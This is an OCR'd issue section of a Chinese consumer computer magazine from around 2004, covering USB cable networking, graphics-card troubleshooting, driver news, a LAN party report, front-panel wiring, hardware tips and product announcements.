另外，面对Pentium 4频率难以再提升，性能不足以抗衡Athlon 64的状况，性能可比Athlon 64的Pentium M处理器越来越有桌面化的趋势。就目前来讲，Aopen正准备推出采用i915P芯片组，支持Pentium M的主板，这表示Pentium M与Pentium 4的外部数据接口定义完全兼容，把Pentium M处理器推向桌面市场是很容易的事情。

CF [YJ01]

目前很多读者家里或学生宿舍、办公室里都有两台或两台以上的电脑，该怎么样将它们连接起来实现资源共享、联网游戏、共享上网呢？很多读者都会想到利用网卡，其实有一种更简便更经济的小型局域网组建方案可供你选择，这就是USB联网。

弃网卡 用USB组网

■ 一居

搞清两种USB联机线

在USB方式下，所有的外设都在机箱外连接，连接外设不必再打开机箱；允许外设热插拔，而不必关闭主机电源。USB采用“级联”方式，即每个USB设备用一个USB插头连接到一个外设的USB插座上，而其本身又可以提供一个USB插座供下一个USB外设连接用，通过这种类似菊花链式的连接，一个USB控制器可以连接多达127个外设，而每个外设间的连接距离（单根线缆长度）可达5米。

USB具备这么多的优点，所以不仅早已成为电脑的标准插口和主要外设的标准接口，利用USB进行网络连接也正方兴未艾——USB1.1的最高传输速率为12Mbps，已能达到10Mbps网卡的传输标准；USB2.0接口能够达到更高的480Mbps，已远远超过100Mbps网卡的速度。所以将USB接口利用起来进行电脑之间的简单联网不仅很方便而且速度也不错，为此一些厂家推出了一些用于USB联网的线缆。但在选择这类线缆时要弄明白，主要有两种不同的类型：

USB双机桥接线（图1）

USB双机桥接线（USB Bridge Cable或USB to USB file transfer cable，USB对拷线）可以通过标准的USB接口在两台主机间传送文件数据（通过PC-Ling传输软件）。支持远程唤醒，即插即用，直接USB端口取电等功能。但不能用于联网游玩和共享上网。零售价格在20～50元左右。



图1

USB网络桥接线（图2）

USB网络桥接线（USB Network Bridge，USB虚拟网卡线）可以快速和容易地组成网络，通过USB接口可以取代网卡。它适用小型办公室、家庭办公室、移动用户、网络游戏等环境，通过它用户能共享硬盘文件、打印机、外围设备和其它支持网络共享的设备。这种线通过USB HUB可组成超过17台电脑的USB网络系统，支持TCP/IP、NetBEUI、IPX/SPX传输协议，可共享上网。通过单条电缆即可解决网络连接问题，而且USB能智能识别USB链上外围设备的插入或拆卸，支持即插即用、热拔插，支持电源管理，特别适用于小型办公和移动办公环境。其零售价格根据品牌不同USB1.1的网络线在50～70元，USB2.0的网络线在60～100元。



图2 注意其中的Network字样

选购和使用要点

从成本上来说，由于网卡组网必须要有更贵的集线器或者交换机，因此两台电脑组网时USB网络桥接线的成本低于网卡组网成本，这在家庭用户中还是很实用的。而当使用更多电脑时候，如果电脑本身没有带网卡（现在还有不少主板这样），那么USB组网的成本也和单独购买网卡差不多；而电脑带网卡时，则USB组网就不如直接网卡组网便宜。

在选购USB联机线时要共享上网和联网玩游戏不要买第一种“USB对拷线”，这种线缆外观和USB虚拟网卡外观相似中间都有一个“鼓起的包”，但却只能拷贝数据而不具备虚拟网卡功能。所以大家在购买时一定要认准“Network”标志的网络桥接线，并向商家问清楚。

此外，市场上还有一种普通的双USB头联机线，其没有USB联机线中间的一个“包”，用这种线联机的话很可能会烧毁USB接口或主板上元器件，所以不建议购买。

最后，建议优选USB2.0的USB网络线，在实际应用中USB2.0高速的传输速率至少比USB1.1全速快10倍左右，两者间速度上的差别是非常明显的（特别是电脑和电脑间传输文件时）。

选购了USB2.0网络线，要实现USB2.0的高速，还需要你的所有电脑都支持

USB2.0才行，否则只要有一台电脑只支持USB1.1或没有打开（未正确安装USB2.0驱动）USB2.0，那么所有电脑都只能以USB1.1的最大12Mbps的速度传输。

USB组网安装实战步步通

USB网络线的安装并不复杂。在安装前，先不要将USB网络线插上电脑，要先安装随机光盘里的驱动和软件（一定要先安装驱动程序，后再连接线。这一点非常重要，如果顺序搞错，可能无法使用这条线，必须将驱动程序卸载，才可以再次安装它的驱动程序）。

驱动和网络协议的安装

进入随机光盘中的“USB 1.1 NETWORK CABLE→pc driver”目录，打开“Setup.exe”安装文件，

在安装结束后新出现的驱动选择窗口中，如果是作为主机（联接Internet）的那台电脑，一定要选中“Software Router（软件路由器）”一项，而其他从机（客户机），则不需要选中这一项，只需安装“LAN Driver（局域网驱动）”（图3）。




图3

安装完成后，按提示重新启动电脑。重启电脑后，在桌面上会出现“网上邻居”图标。这时再插上USB网络线，系统会为设备自动添加驱动。

对着“网上邻居”图标点鼠标右键，选择“属性”。在打开的网络属性窗口中先选择“标示”，将你的局网内的每台电脑的“工作组”名取为一样，如“workgroup”；将每台电脑的“计算机名”取为不同的名称，如“001、002、003……”。

然后检查“配置”里应该有以下设备和协议——“Microsoft网络客户、Genelink Network Adapter（USB网络线虚拟网卡）、NetBEUI（USB网络线必需的协议，无论是USB1.1网络线还是USB2.0网络线，如果你想实现局域网功能，两台电脑都必须要安装NetBEUI协议）、TCP/IP（Internet必需协议）、Microsoft网络上的文件与打印机共享”几个协议，主机上还应有一个“Genelink Software Router Driver（Genelink的软件路由器驱动）”，缺一不可（图4）。



图4

系统再次复制完文件要求重启之后，打开“网上邻居”，你应该看见已联网共享的“计算机名”。如果不能正常联网，特别应重点检查“网络→配置”里的“Genelink Network Adapter”属性，看其是否已将“NetBEUI、TCP/IP”两个协议绑定（图5）。如没有，你可重新选择“添加→协议→Microsoft”，在里面添加“NetBEUI、TCP/IP”两个协议（特别是已安装有其他网络设备时和Windows2000/XP默认安装时没有安装这个协议，所以要手动去安装）。这时你就可像网卡联网一样设置共享文件目录或设备等，进行数据共享和局域网联网游戏了。



图5

共享上网的设置

而要实现共享上网，则还需要进一步设置。以常见的ADSL虚拟拨号上网为例（假设主机上已安装好ADSL，没有安装好的可重新安装），在“网络属性”里选中“TCP/IP”，选择其“属性”，选主机“指定IP地址”为192.168.0.1，子网掩码为255.255.255.0。而将其他从机（客户机）的“TCP/IP”协议中的“指定IP地址”依次设为“192.168.0.2、192.168.0.3……”不同的IP地址；然后选中“网关”，在“新网关”一栏中填入主机的IP地址192.168.0.1，“添加”，“确定”后复制完文件后系统会再一次要求重启，则完成局域网的设置。

同网卡组网一样，要实现共享上网，还需要安装网关型代理服务器软件，如ICS、Sygate、WinRoute等。建议使用Windows自带的ICS（Internet连接共享）。

如果你使用的操作系统是Windows2000或XP，那么这两个操作系统已将ICS安装好了，你只需单击“开始→设置→控制面板→网络和拨号连接”，用右键单击已建立的Internet连接，选择“属性→高级”，打勾选中“启用此连接的Internet连接共享”，重启电脑后从机即可共享主机上网冲浪了。

如果你使用的操作系统是Windows98第二版。则需要安装“Internet连接共享”，依次打开“我的电脑→控制面板→“添加/删除程序→Windows安装程序”对话框。单击“Internet工具→详细资料”，在“Internet连接共享”前面打上勾，然后单击“确定”，系统将为你安装该程序，并将进入“Internet连接共享向导”。选择“下一步”，在选择“连接Internet时使用”

的网络适配器时选择“Efficient networks p.p.p.o.e. Adapter（ADSL 的拨号适配器）”。点击“下一步”，在“连接到我的家庭网络时使用”时选择“Genelink Network Adapter”。在出现用户配置磁盘时一般可选择“取消”，“下一步”之后既完成了Internet连接共享的配置，重启后便可共享上网冲浪了，无论是联网还是上网速度都不输于普通网卡（图6）。



图6 如有错可在“IE 属性→连接→共享”里调整

3．多机联网的要点

USB 网络线支持17台以上电脑的组网，对于组建一个小型家庭网络或办公室网络来说完全够用了。

要想拓展USB网络，你只需购买一个或多个四口或七、八口的USB HUB（USB集线器），然后将USB网线头均接在USB HUB的扩展口一侧即可。但常见的USB集线器有两种，一为无源型（四口的价格在20～30元之间）一为有源型（四口的价格在30～50元之间），建议可优选后者，虽然价格上一般要贵一些，但使用起来更稳定。

在使用USB HUB时最好能将其连接在任一一台从机上，而将USB HUB（特别是无源的）安装在主机上有时可能出现USB供电不足或电脑待机情况下断网的情况。并在连接前也要先为每台电脑先装USB网络线驱动程序，后再连接USB网络线。

此外，多机组网肯定还会涉及到USB联网的距离如何延长的问题。大家知道，单根USB线的规范长度最长为5米，如果房间两台电脑间的距离超过了这怎么办？这个问题，其实可用USB延长线或USB转发延长线（USB Extension Cable）来解决。USB转发延长线的长度一般可达5米，主要用于延长USB连接线的信号传输距离，相比一般的USB延长线其通过内部IC电路实现主动式信号放大和传输，传输更稳定，可以5只串联直至25米。当然，如果用5米长的USB2.0连接线分级连接5个集线器（虽然理论上可以分级连接5个集线器，但实际上在连接两个集线器时就可产能问题，特别是无源USB HUB，所以应该尽可能减少集线器数量），其最大长度也可达30米。

作为一种更经济、安装设置更方便、传输速度也很理想的组网方案，USB组网正成为许多家庭、学校宿舍或小型办公室组网的首选方案。最后，我们在此祝你能通过本文的介绍，认识USB组网，并能手到擒来应用到你的组网实践中，共享开心！

CF [YJ02]

排障特训营之 详解显卡故障(上)

■ 天津 王磊

本期我们将针对如何排除主机与显示器之间连接的“桥梁”——“显卡”发生的问题展开强化“特训”。

理论特训——常见显卡故障

1.接触不良问题

金手指氧化问题：由于计算机的工作环境相对较潮湿等问题，在长时间使用过程中，显卡的金手指表面氧化，造成显卡金手指与主板AGP或PCIE插槽的接触电阻增大，从而导致显卡接触不良。用橡皮擦来回擦试显卡金手指部位即可解决问题（不要用酒精等清洗）。

灰尘问题：随着显示芯片的功耗不断加大，造成对散热的要求越来越大，促成大功率的显卡风扇的出现，造成灰尘在AGP插槽周围堆积，使得显示卡金手指和主板的接触出现问题。用毛刷将显卡插槽的灰尘清除干净，问题就可以解决了！

硬件品质问题：AGP插槽用料不好造成AGP槽不能和显示卡金手指紧密接触，使显示卡在插槽中有了松动的空间，从而造成接触不良。一般只能通过更换主板等配件，才能够解决该问题。

机箱档板问题：一些劣质的机箱背后挡板的空档不能和主板AGP插槽对齐，在显卡安装过程中，强行上紧显示卡螺丝以后，过一段时间可能导致显示卡的PCB变形，造成显卡与主板接触不良。通过对主板固定在机箱上螺钉的微小调整，一般可以解决该问题。如果问题仍然存在，只用通过更换机箱来解决该问题。

2．设置类问题

硬件设置问题：硬件设置问题，一般出现在整合显卡的主板。使用整合显卡主板的朋友，在添加了外接显卡后，往往忘记将原来集成显卡，通过主板BIOS或者硬件跳线屏蔽掉。从而造成冲突问题。

软件类设置问题：该类设置问题，一般就是指主板BIOS中的设置不正确，从而造成显卡无法正常的工作，例如：

AGP Driving Control：该项一般应设为“AUTO”，以避免产生的冲突问题。

AGP Aperture Size：该项一般针对的集成显卡，它指定AGP能够读取内存的容量，一般该项设置不要超过64MB。

FAST Write Supported：该项的中文意思是“快速写入支持”，如果你的显卡不支持快速写入，那么开启该功能，肯定会出现一些问题。

另外，主板BIOS ACPI高级电源管理系统中有VIDEO OFF METHOD选项，通过它可以设置显示器的关闭方式，可是许多主板对新的显示卡支持有限，所以在显示器进入休眠以后，经常出现难以唤醒的黑屏现象。

案例分析

案例情况：一台计算机配置如下：P4 1.6GHz处理器、现代DDR266 512MB、杂牌GF MX440显卡，杂牌15英寸显示器，最近在使用过程中只是重新挪动了地方，重启后在“STARTING WINDOWS……”处死机，再重启后显示器黑屏，而主机电源指示灯，硬盘指示灯，显示器电源均正常。

案例分析：按照“先易后难”的原则，首先检查显卡和显示器之间的连线是否插好，插头内是否有断针现象，没有发现任何问题。CPU等设备的风扇可以正常运转，表明电源和显示器等设备应不存在问题。PC喇叭没有鸣叫，初步判断配件可能已经损坏（如显卡有问题PC喇叭应该发出一长两短的锋鸣声）。将两根内存取下，仔细清理了灰尘，重新插好，问题依旧。将显卡取下，将AGP插槽边和显卡上灰尘清理了一下，再将显卡插好，问题依旧。

用“硬件替换法”，去找来一块PCI显卡插上，可以正常工作了！证明系统内其他硬件都没问题，那真是这块显卡坏了吗？将其拿到其他计算机上插好，一切正常，也排除显卡本身问题。

将显卡重新插回故障机，见显卡插好后金手指居然还有约1毫米左右的地方露在插槽外，用力的按了两下，居然纹丝不动。至此判断，该问题应该就是上面“理论特训”——“接触不良问题”问题。

案例故障排障方法：将显卡拔下，用金手指的长度和插槽的深度对比，肯定还有至少一半没插进去。取来钳子将显卡固定片上端往上扳了少许，重新再插上显卡，恢复正常。

案例总结：由于硬件品质问题，造成的接触不良问题，相信“理论特训”已经为大家讲解的很清楚了。

实战演练金银彩

“实战演练金银彩”投注规则

金彩从2个最终判断中选取1个，银彩从4个分析思路中选取2个！读者朋友在12月15日之前将“答案”以电子邮件的方式E-mail到：hardware@cfan.com.cn，答案将在下一期公布，获奖名单将于2005年第1期上公布。

上期获奖号码：金彩："E"，银彩："A"、"C"

上期点评：有的朋友会说："SATA硬盘本身无主从之分，从连接上已经排除冲突的可能。所以，这里产生故障的应该是该款SATA硬盘和主板及旧的硬盘有兼容性问题。

SATA硬盘本身确实并没有主从之分，也不会有主从跳线错误的困扰，但是如果使用了端口映射的模式，当你想要并行硬盘和串行硬盘共存时，还要注意二者所占（映射）的通道会发生冲突的问题！

进入主板BIOS后，选择Main下的IDE Configuration Menu，在Onboard IDE Operate Mode下面可以选择两种IDE操作模式：兼容模式和增强模式（Compatible Mode和Enhanced Mode）。其中兼容模式是为把SATA硬盘端口映射到并口IDE通道上，这时设置中主板默认的就是"IDE Port Settings"。Primary P-ATA+S-ATA的意思是：并行IDE硬盘占据主通道（Primary IDE Channel）的IDE0+1两个端口（也只能使用这两个端口）；而SATA硬盘则被映射到从通道（Secondary IDE Channel）的IDE2+3接口，也就是说这时主板上的第二个IDE接口是不可以使用的。

其实，解决上期问题的方案有很多。通过调整主板BIOS设置，或通过给SATA硬盘调换端口，都可以解决该故障。下面让我们马上进入今天的"实战演练金银彩"吧！

故障现象：一台计算机的基本配置如下：CPU：Athlon XP1800+，主板：隽星KMV400ML（芯片组板载显卡）、硬盘：西部数据80GB、内存：HY 256MB DDR333。最近出现如下问题，启动计算机一段时间后，运行3D Mark 2003等，经常会出现"花屏"现象，重新启动计算机问题可以解决，但是运行一段时间后，问题又出现了！

故障分析：用最新版本的杀毒软件对该台计算机进行杀毒，没有发现任何病毒；检查该台计算机的驱动程序，没有发现任何问题。关闭计算机，观察计算机各部件连接，没有发现任何问题。仔细观察该台计算机的主板，发现该主板上还提供了一个AGP插槽，找来一块AGP显卡，插在该AGP插槽上，连接好显示器。重新启动计算机，进入主板BIOS，屏蔽掉板载显卡，保存并退出，进入操作系统，运行了一些大型的3D游戏，没有出现花屏现象，但是，却时常出现死机等现象。

"银彩"

A、通过"故障分析"的一系列检测，应该基本排除显卡本身存在问题。

B、用测试软件进行检测，问题就可以找出。

C、该问题应该与内存等部件有关。

D、该问题应该与CPU散热有关。

"金彩"

E、通过"故障分析"我们排除了病毒、驱动等一系列软件问题；而对于这台计算机来说，根本不存在金手指氧化问题。另外主板内部集成了显示芯片，所以，我们认为问题的关键应该集中在计算机的其他部件，比如说"内存"等。

F、上面的观点提到：出现"花屏"多半原因与显卡有关，一般是由于显卡的金手指被氧化或显卡的显存损坏造成的。但是，而这些问题全部都体现在显卡上，而上面却单单排除了，由"显卡"本身引起的问题，这岂不是有些"自相矛盾"！所以，这里我们认为问题的关键应该是出现在"显卡"本身。

CF [YJ04]

硬件步步高 硬件步步高 硬件步步高 硬件步步高 硬件步步高 硬件步步高

■ 驱动之家

驱动热报

驱動之家 MyDrivers.com

热门驱动点评

nVIDIA发布了最新的66.93 WHQL官方正式版驱动，将这些问题都一扫而光。新版驱动具体更新如下：增加对GeForce 6600、GeForce 6600 GT、GeForce 6200等新型号显卡的支持；支持SLI Multi-GPU（双卡互连）技术，这样可以大幅提高显示性能；增加支持通过DVI连接来使用HDTV的功能；支持未来512MB显存版本的nVIDIA显卡；支持更加快速的DVI timing（适用于所有GeForce 6系列显卡）；完全支持Microsoft DirectX 9.0c和OpenGL 1.5。此外新版驱动还修正了多达数十项在应用软件或游戏中出现的问题。鉴于此版本为官方正式发布版并通过了微软WHQL认证，所以推荐nVIDIA的用户下载升级。下载地址：http://www.mydrivers.com/dir104/d41754.htm。

最新驱动列表

VIA威盛Envy24系列音频芯片最新驱动4.32b版。功能介绍：1.完全整合Sensaura音频技术。2. 8声卡立体声输出。3. 完全的数字I/O控制器。适用环境：支持威盛Envy24-PT、Envy24HT-S音频芯片。下载地址：http://www.mydrivers.com/dir103/d41295.htm。

Intel英特尔Intel Pro 100/1000系列网卡最新驱动程序9.1版。更新内容：加入了一个全新版本的Intel PROSet设置工具。适用环境：Win2000/XP/2003。下载地址：http://www.mydrivers.com/dir103/d41434.htm。

CF [YJ05]

趣味硬件 趣味阅

Lan Party 电脑玩家的盛会

■ CFan·Storyer

Lan Party，是由Lan（局域网）和Party（聚会）两个单字组成的，直译为“局域网聚会”。在国外的Lan Party聚会中，玩家们会把自己心爱的电脑搬到一起来，组建一个超大规模的局域网（图1）。在聚会的几天里面相互交流玩电脑的心得，交换各种影片和游戏，进行各种游戏比赛。而一些电脑厂家也将Lan Party作为自己发布新产品的展台之一。



图1　Lan Party的举办现场就像一个巨大的网吧

图2　Lan Party的LOGO，全球统一

在国外，Lan Party一般都由专门的机构组织（图2），而世界著名电脑外设和散热设备生产商耀越科技（Thermaltake，简称Tt）也是世界各地的Lan Party的重要赞助商和组织者之一。在今年10月16日，耀越科技也把Lan Party这个活动带到了北京。由于活动举办场地就在编辑部楼下，因此小编Storyer也仗着地利的优势一睹Lan Party的风采。

这次Lan Party的主题是电脑改造，耀越科技特地邀请了全国各地的十名电脑改造的发烧友到现场来展示自己的改造成果（图3）。这次展示可让Storyer大开眼界，原本以为这种电脑改造都是国外玩家的事情，国内玩家不过是利用现成的产品，没有太多自己动手能力。但看了这些发烧友的改造成果，才知道藏龙卧虎的高手不少。下面我们就来展示几位发烧友的成果，看看他们把电脑怎么“玩”了。



图3　所有机箱都是发烧友们心血的结晶

图4中这款机箱是一位发烧友的改造作品，图中我们可以看到电源外置到机箱后部了，这样机箱内部空间更加宽敞，机箱散热结构也更好了，不知道有没有厂家看到这样的设计后会考虑仿制。这个机箱另一个改造看点就是机箱上直接安装了一个LCD显示器，让这台电脑不用外接显示器就能直接使用（图5）。LCD显示器可旋转，可折叠，方便使用和携带。而且这个LCD显示器还是这位发烧友从废旧笔记本上拆下的液晶面板，自己重新接线和安装外壳制造而成的。



图4



图5

图6中这款机箱并不是成品，而是一位哈尔滨发烧友自己打造的一款透明机箱。既然是自己打造，很多地方当然就可以按照量身定做了。这个机箱内部空间非常大，不仅扩展性很好，而且在换装配件也是非常方便，很是让Storyer羡慕。另外为了自己使用方便，这个机箱的光驱口居然是设计在侧面了，这会不会启迪一些厂家生产光驱可以多向安装的机箱呢。另外，这款机箱的风扇安装口也设计为方便安装的方式，很值得借鉴。



图6

图7中这款机箱的作者可是一个多才多艺的高手，不但机箱前面板排列井然有序，而且还在机箱侧面板上精心绘制蟠龙图案，经过机箱内的灯光照射，十分好看。另外，这台电脑还带前置音频控制面板，电脑的主人用这个功能配合自己带来的音响设备还在现场高歌一曲。




图7

除这几款机箱以外，另外一些机箱改造也很有水平，比如有的机箱外面涂上了法拉利亮光漆，有的把汽车上的灯光用在机箱上，让电脑一改冷冰冰的外观，都显得活力四射。由于此次Lan Party的成功举办，耀越科技也决定把国内的Lan Party活动持续做下去，并且还要扩大举办规模，到时相信我们能看到更多有趣的电脑改造。 CF [YJ06]

■ 山东 李晨曦

用好你的机箱前置面板



现在的机箱大多配有前置面板，带有扩充的USB2.0及前置音频接口，并且目前市面上的主流主板也均有相应的接插口。然而由于机箱、主板的种类繁多，接口及连线的标注各不相同，同时主板说明书对前置面板的使用也往往是一笔带过甚至根本不提，给很多攒机的朋友带来不便，以至于相当一部分机箱上的前置接口闲置。下面以华硕P4PE-X（845PE芯片组）主板与世纪之星机箱为例，将我连接使用前置面板的经验与大家分享，希望能给仍无法使用机箱前置面板的朋友一些参考。




图1

华硕系列主板的前置USB及音频接口完全一样，P4PE-X也不例外。先来看看USB2.0接口，在主板上的接口插针标注如下（见图1）：

1、USB+5V　　USB+5V

2、LP4-　LP5-

3、LP4+　LP5+

4、GND　GND

5、NC

而世纪之星机箱连接线上的标注依次却是：

1、U0VCC U1VCC

3、U0DA-　　U1DA-

3、U0DA+　　U1DA+

4、GND　GND

猛一看似乎无法对应，但仔细研究一下就可以看出其中的关系。首先主板接口第一项插针的5V一看就知道是电源部分，而机箱第1、2条连线标注中的VCC也正说明了是电源线，并且一般电源线使用红、蓝色线，非常好区分。

连好电源后，第二项插针为LP4- LP5-，而机箱连线中的第三、四项字母U后的数字0、1正好可与4、5对应，这就好办了，U0DA-对应LP4-，U1DA-对LP5-，而后面的LP4+和LP5+以此类推即可。最后一项GND为地线，接连上即可。NC则是定位的脚针，没有实际信号。

接下来看看前置音频面板的接法。P4PE-X主板上的前置音频接口如下所示（见图2）：

1、MIC2　　AGND

2、MICPWR　+5VA

3、LINE　OUT　R　BLINE　OUT　R

4、NC

5、LINE　OUT　L/BLINE　OUT　L

而机箱连线标则依次为：

1、F/LIN

2、F/LOUT

3、AGND

4、F/ROUT

5、F/RIN

6、MIC

7、MIC/B





图2

除AGND相同外，其他的也是有很大区别。不过其中仍可看出联系：LINE　OUT　显然为音频输出，而L、R则为左右声道。而连线中的F/LOUT，F/ROUT显然也就是左右输出的意思。另外对于BLINE OUT，华硕主板通过IPANEL模组对其进行控制，有些机箱因其IPANEL模组定义与华硕主板不同会造成接好后只有前置音频接口可以发声的现象。现在基本上知道该怎么接了，通过实验可知，机箱连线的F/LOUT对应BLINE　OUT　L插针；F/ROUT对应BLINE　OUT　R插针；F/LIN对应LINE　OUT　L插针；F/RIN对应LINE　OUT　R插针；MIC对应MIC2插针，MIC/B对应MICPWR插针。另外还要注意，如要使用MIC的话，除接好连线外，还要在WINDOWS中双击表示音频控制的小喇叭，选择“选项”→“属性”中的“录音”，再选择高级后在音频控制面板的高级选项中选中MIC及MIC2。最后，厂家是否能够考虑把这些连接线和脚针用中文表示，方便广大用户呢？

CF [YJ07]

小技巧两则



■ 八云

显示器被磁化怎么办

显示器被磁化产生主要的症状表现有一些区域出现"色斑"、局部图像发暗或者颜色变浅。消除显像管被磁化的方法并不太复杂。现在的显示器，多有消磁功能，进入显示器的设置菜单后，选择消磁菜单，显示器画面一抖动，消磁的过程就完成了。你可能需要按动几次消磁按钮才能将异常的颜色完全去掉。如果不能彻底解决问题，那你可以拿到显示器修理厂家那里采用消磁线圈或消磁棒消磁。不过出现上述症状，并不一定都是显示器被磁化。产生这些颜色变化可能也可能是显示器信号线或显示卡与主板插槽的接触问题，你可以试着轻轻动一动显示器信号电缆进行判断。如果颜色没有变化，按正常顺序关闭电脑，打开机箱，拔下并插回显示卡，屏幕的颜色恢复，那就应该是接触的问题；如果还没有变化，那一定是显像管被磁化了。

低音炮的摆放

低音的方向性比较弱，但这不等于可以随意乱放。一般来说，低音炮靠近墙摆放，会有比较平均的低音表现。将低音炮放在桌面下方的正中央，且箱面向后，则低音要经过两次反射才到达人耳，这样一来能使人产生一种音场被拉伸的感觉，临场感更强烈一些。

CF [YJ08]

技巧E卡通 Skill Tips

调节杆微调打印效果

喷墨打印机随着“服役”时间的增长，打印效果会逐步地下降，特别是打印图像时，图像上的色彩光泽会不断地黯淡。这种现象主要是由于喷墨打印机的喷头与打印纸张的距离逐步变大造成的。一旦它们的距离超过了一定的幅度后，从喷头喷洒出来的墨水肯定无法被打印纸均匀地吸收，这样实际打印出来的效果看上去就比较模糊，而且色彩也不是很鲜亮。为此，通过移动喷墨打印机左侧的调节杆位置，来缩小打印机喷头与打印纸表面的距离，就能有效改善打印效果，让打印出来的文字图像重新清晰如昔。通过改变调节杆的方位，并不能一步到位地将打印效果恢复到以前状态，这需要慢慢花时间不断地进行微调。

(八云)

呵护好数码相机的镜头

对镜头最有效的保护就是为DC加装UV镜，一片UV镜只需几十元钱，在UV镜与镜头表面之间形成一个相对密闭的环境，可以有效地隔离灰尘，即使损坏也不那么心疼。但是使用中还是不可避免会让灰尘落在镜头上。一般来讲，镜头上的灰尘，最好吹净，而不是擦拭。工具可选择洗耳球。擦拭一般是针对有水印、痕渍的情况，清理时先对镜头哈一口气，用镜头纸在镜头表面以顺时针或逆时针一个方向擦，一定不要来回擦。擦拭的要点是：轻入、略重擦、再轻起为一个过程。目前消费类DC的镜头都很小，用镜头纸不一定能擦净、擦全，推荐使用专用镜头笔。如果仍然无法解决问题，找一根医用棉棒，用绵球沾少许纯净水，并挤去水分，即湿润状态，在污渍处一个方向多次擦洗，待干后再用镜头纸清洁。对数码相机的镜头重在事前保护，只有实在必要时，才进行擦洗操作。并且注意镜头非常“小气”，操作过程中避免划伤镜头表面。

(八云)

本本散热很重要

有些朋友喜欢把本本放在自己的腿上或是床上。其实这很不好，软的表面会使机身下沉，遮住通风口，严重影响本本的散热，轻则本本重启，重则死机。要用本本最好放在桌上，不要放在这些软的地方。如果真要那到床上或是其他什么地方，最好放在一块木板上或想办法垫高机身，以保持机身底部正常的空气流通。

(八云)

利用ADSL Modem中的Test指示灯识别硬件故障

利用ADSL Modem中的Test指示灯或Diag指示灯，您可以清楚自己的设备是否顺利通过自检测试。一般来说，该指示灯在刚接通ADSL Modem的电源时，才会出现闪烁现象，这表明ADSL正处于自检状态之中，一旦自检任务完成后，该指示灯就会自动熄灭。如果该指示灯一直处于长亮状态，就表明该ADSL Modem没有顺利通过自检，此时您可以先关闭ADSL Modem，然后再接通电源看看，或者直接按复位按钮，来看看是否能解决故障。如果故障不能解决的话，基本上可以断定是硬件设备有问题。

(八云)

nForce2主板USB 2.0的使用技巧

要在nForce2主板上使用USB 2.0的用户可能会遇到不少问题。虽然Windows XP的SP1中自带USB 2.0驱动，但在实际应用中存在兼容性问题，表现为从PC传输大容量文件到USB设备时报错，并且移动盘符消失，要重新插拔USB连线才可以继续使用。我们可以到各个nForce2主板厂商中下载一个特殊的USB 2.0驱动，然后在控制面板中更新驱动，自己指定驱动程序位置，选定后会安装即可。该驱动没通过微软认证，需要强制安装。使用前需要在“设备管理中”找到移动硬盘，右键单击“属性→策略”，把“快速删除优化”改为“为优化性能优化”。

(八云)

电脑主机机壳带电的应急处理


我们在实际工作中，经常会遇到因为电脑主机机壳带电，打印机“漏电”，音箱“电人”等问题。出现机器“电人”的根本原因是因为用户家里没有安装地线。所以最简单的办法就是直接从机壳上接一条电线做临时地线用，把电线的另一端接在金属自带水管上。在连接时需要把自来水管上的防锈层刮去，还要多绕几圈拧紧。只要我们把地线接好了，再用试电笔测试时主机的机壳就不会变红了。这种接法是临时应急使用，之后最好还是请专业电工正确安装地线，防止因为其他家用电器漏电时造成自来水管带电，而出现伤害事故。

(八云)

CF [YJ09]



映派视讯珑视频采集卡



广州精琢视频科技有限公司近日推出了一款集DV、AV、USB2.0于一身的多功能视频采集卡——映派（Impress）视讯珑，它集成了数字1394接口、USB2.0接口和模拟AV、S端子视频输入接口，既能连接各种DV数码摄像机，又能连接模拟V8、Hi8摄像机、VHS录像机，实时录制各种视频素材，同时还可以接入各种USB设备，通过USB接口捕捉数码照片及USB摄像头影像。映派（Impress）视讯珑还能提供专业视频的采集、编辑和制作，支持数码相片的输入，能将各种静态图像与动态影像混和编辑全屏幕预览，实时输出到VCD、DVD光盘。

咨询电话:020-38732728
参考报价:580元

爱国者奔雷 E123 音箱



近日，华旗资讯推出一款爱国者奔雷系列多媒体音箱——SP-E123，该款产品采用全木质箱体，开口箱低音炮设计，前置人性化调节按钮，尽显品牌音箱细致人性的设计风格。该音箱低音采用4英寸喇叭单元，声音强劲有力；利用大功率变压器供电，低失真电路设计，彻底还原音乐细节，确保整体低音品质动力浑重有力其卫星箱采用中密度木质材料，有效防止箱体谐振，使高音音色更接近自然形态，真正作到人声再现。

咨询电话:800-810-7666 010-82607776
参考报价:129元

BenQ FP937s 19 英寸液晶显示器

BenQ FP937s在外形上采用简约设计，18mm的超窄边框设计，12ms的极速响应时间是该款产品的灵魂所在。而19英寸超大可视面积以及D-Sub/DVI双重讯号输入，无疑都会将画面显示效果推向一个全新的领域。拥有出众的画面表现力是对FP937s的最佳定义， 270nits高亮度、500:1高对比度、160/160广视角等特性，都使得FP937s能够更好地满足使用者对显示质量越来越苛刻的要求。同时，FP937s还采用了防眩光的偏光器设计，可以有效减少外界光源对显示画面的干扰，使画面还原能力更加出色。



咨询电话:0512-68251233-2876

天敏视玲珑电视盒



天敏视玲珑电视盒采用USB2.0高速接口，是一款免拆主机，可看录电视的外置电视盒。内置高质量实时压缩引擎，使接收图像更加的清晰；具有多计划录像预约功能，并可轻松制作MPEG-1、MPEG-2、MPEG-4格式文件，刻录成VCD、DVD。

参考报价:299元

多彩无线高手键鼠套装

